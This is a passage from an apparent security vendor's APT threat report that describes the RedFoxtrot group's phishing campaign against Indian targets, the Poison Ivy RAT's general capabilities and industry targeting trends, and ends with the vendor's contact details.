3. Post-Exploitation Activities:

From our threat intelligence, we observed some post-intrusion activity on victim IPs. We believe threat actors used eternal exploits for lateral movement.

Conclusion

These are some of the most sophisticated attacks the National Informatics Center (NIC) faced. The NIC is a body under MeitY (Ministry of Electronics and Information Technology), an Indian Government organization that manages the entire IT infrastructure and network of the government. In 2020 alone, the number of phishing attacks increased when threat actors used manipulated messages to steal information, especially targeting Indian government officials. Many such attacks are known to originate from compromised government emails.

05

RedFoxtrot Threat Group Targets organizations to steal data

RedFoxtrot is an active Chinese hacker threat group that has been active since at least 2014. They mainly target government sectors, telecommunication sectors across Asian countries. It was reported that they have ties with the Chinese military intelligence, specifically People's Liberation Army (PLA) Unit 69010, located in Ürümqi, Xinjiang. They mainly focused on Indian targets during border tensions between India and the People's Republic of China. This group depends on different families, maintains a substantial operational infrastructure, and leverages publicly available malware families, including Royal Road, Poison Ivy, Icefog, PlugX, ShadowPad, and PCShare.

- **Intrusion methods**

As an initial vector, they gained access to targeted organizations by sending phishing emails containing malware to employees in the targeted organization. The loader gets dropped and executed upon execution of these emails, which injects the running process with an executable payload. This payload grants remote access to the infected computer to the attacker. It spreads further via various network intrusion methods.

- **Suspect of target - DRDO**

According to the document name that spread in the campaign – "DYSL-QT_Slide_DMC_090719.doc". we had predicted it might represent the "Defense Research and Development Organization (DRDO) Young Scientist Laboratory for Quantum Technologies" (DYSL-QT) located in Hyderabad, India. Additionally, DMC is likely about the DRDO Management Council (DMC), suggesting the group used this lure was targeting Indian defense research", but according to DRDO, they did not see any evidence of compromise in this campaign.

- **Into the Attachment sent via email**

Inside the document, it was found that it contained a variant of malware called Poison Ivy. It is a "Remote Access Tool" (RAT) created and controlled by a Poison Ivy management program or kit.

Once executed, the backdoor copies itself to either the Windows folder or the "Windows\system32" folder. It can also get copied to a location predefined by the creator with a custom name. A persistence registry entry is also added to ensure the RAT is started every time the computer is booted up. The server is created in the system, and it then connects to the client using an address defined. The communication between the server and client programs is encrypted and compressed. Poison Ivy can be configured to inject itself into a browser process before making an outgoing connection to help in bypassing firewalls.

Features of the Rat -Poison Ivy

The attacker gets complete control over the infected computer and includes functionalities like -


- File and folder operations such as Upload, download, rename, delete, or execute.
- The Windows registry modification.
- Full Access to Currently running processes and all modifications of installed software.
- Full Access to Current network connection.
- Access to services and devices connected to the machine.
- Installed devices can be viewed, and some devices can be disabled.
- Creating a remote command shell, screenshots, keylogging, audio recording, webcam footage, access to saved passwords, and some of the functionality that it holds.

Conclusion

People's Liberation Army affiliated groups are still prominent within the Chinese cyber-espionage threat landscape. Information from these groups can be used to prepare defensive strategies against threat actors and protect ourselves.

Industry Wise Top hits FY 2021-2022

Different APT groups have different motives and target specific industries. For example, Operation Sidecopy and Transparent tribes primarily target the government sectors, and JSOutProx targeted the Banking and Financial services sectors. However, if we look at it from the overall perspective, what we have seen is professional services and manufacturing are the ones that are the most targeted.



INFERENCE

The rise of the pandemic has adversely impacted several industries, creating massive challenges for businesses globally to thwart Cyber Attacks and specifically APT attacks. This has resulted in an year over year increase in losses owing to Cyber Attacks. As per our analysts this trend is likely to continue in 2022 & beyond, and hence it is crucial for organizations to continuously evolve their Cyber Security posture.

While the TTPs of some threat actors remain consistent over time, tracking, analyzing, interpreting, and mitigating constantly evolving IT security threats is a massive undertaking. Thus, multi layered Cyber Security controls and Cyber Security as part of business strategy have become mandatory for any organization.

Detection is critical for APTs! To successfully stop breaches, an organization needs to detect, investigate and mitigate threats as quickly as possible. Seqrite leverages next-gen antivirus solutions that go beyond just malware to help prevent these advanced attacks.

SEQRITE

Marvel Edge, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

+91 20 66813232

marketing@seqrite.com

www.seqrite.com